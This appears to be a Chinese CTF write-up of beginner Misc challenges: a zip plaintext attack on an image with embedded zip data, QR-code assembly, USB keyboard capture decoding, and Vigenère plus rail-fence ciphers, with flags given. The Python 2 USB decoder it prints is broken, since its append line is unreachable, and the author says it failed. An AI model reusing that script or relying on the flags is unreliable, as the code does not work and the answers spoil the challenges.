
既然要解压缩包，明文攻击肯定要有个没密码的压缩包。只有图片里了，这个图片，foremost和binwalk都没有提取出来压缩包。

```

zxcv0221@kali:~/桌面$ binwalk woo.jpg
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          JPEG image data, JFIF standard 1.01
16733       0x415D       End of Zip archive, footer length: 22
zxcv0221@kali:~/桌面$

```

m0re



不解了，费劲。看wp去，

使用zip，修复一下，就回复正常，然后就得到了flag

```
1 | ACTF{3te9_nbb_ahh8}
```

这。。。。。。。。??

我修复了好多遍也没有得到答案。修复之后就没有文件了。（也可能是我的工具的问题）不管了
总之有点懵.....

```
flag{3te9_nbb_ahh8}
```

二维码

拼二维码

没什么意思，纯粹是拼，拼完扫二维码。

USB


```
#!/usr/bin/env python
# -*- coding:utf-8 -*-
#python 2.7
mappings = { 0x04:"A", 0x05:"B", 0x06:"C", 0x07:"D", 0x08:"E", 0x09:"F", 0x0A:"G", 0x0B:"H", 0x0C:"I", 0x0D:
"J", 0x0E:"K", 0x0F:"L", 0x10:"M", 0x11:"N",0x12:"O", 0x13:"P", 0x14:"Q", 0x15:"R", 0x16:"S", 0x17:"T", 0x18:"U
",0x19:"V", 0x1A:"W", 0x1B:"X", 0x1C:"Y", 0x1D:"Z", 0x1E:"1", 0x1F:"2", 0x20:"3", 0x21:"4", 0x22:"5", 0x23:"6",
0x24:"7", 0x25:"8", 0x26:"9", 0x27:"0", 0x28:"\n", 0x2a:"[DEL]", 0x2B:" ", 0x2C:" ", 0x2D:"- ", 0x2E:"=", 0
x2F:"[", 0x30:"]", 0x31:"\\", 0x32:"~", 0x33:";", 0x34:"'", 0x36:",", 0x37:"." }
nums = []
keys = open('usbdata.txt')
for line in keys:
    if line[0]!='0' or line[1]!='0' or line[3]!='0' or line[4]!='0' or line[9]!='0' or line[10]!='0' or line[12]
!='0' or line[13]!='0' or line[15]!='0' or line[16]!='0' or line[18]!='0' or line[19]!='0' or line[21]!='0' or l
ine[22]!='0':
        continue
        nums.append(int(line[6:8],16))
keys.close()
output = ""
for n in nums:
    if n == 0 :
        continue
    if n in mappings:
        output += mappings[n]
    else:
        output += '[unknown]'
print 'output :\n' + output
```

我吐了，搜的脚本都不管用，



????? output什么都没有，要不就是报错。表示无语=_=

改了快一个小时了，□□8□□

key直接百度找了是 [KEYXINAN](#)

维吉尼亚解密：密码是XINAN



Result Replace Replace Clear

fa{i3eei_01lgvgn2_sc0}

m0re

然后就是栅栏密码

Encode Decode Encrypt Decrypt Binary About Others

Source Replace Replace Clear Copy Paste

fa{i3eei_01lgvgn2_sc0}

Result Replace Replace Clear Copy Paste

分为7栏，解密结果为:figa_n{02i1_3lsegcev0
分为8栏，解密结果为:f_2a0_{lsilc3g0ev}egin
分为9栏，解密结果为:f0al{lig3vegeni2__
分为10栏，解密结果为:flal{giv3gene2i_s0c
分为11栏，解密结果为:flag{vig3ne2e_is_c001}
分为12栏，解密结果为:igav{gin3ze_esic_00}11
分为13栏，解密结果为:fvag{ni23_eseci0_}01lg
分为14栏，解密结果为:fgan{2i_3sece0i}_01lgv
分为15栏，解密结果为:fa{i3eei_01lgvg
分为16栏，解密结果为:fa{i3eei_01lgvgn
分为17栏，解密结果为:fa{i3eei_01lgvgn2
分为18栏，解密结果为:fa{i3eei_01lgvgn2_
分为19栏，解密结果为:fa{i3eei_01lgvgn2_s

m0re

简单的Misc已经做得差不多了，以后写难度中等一点的，慢慢提升。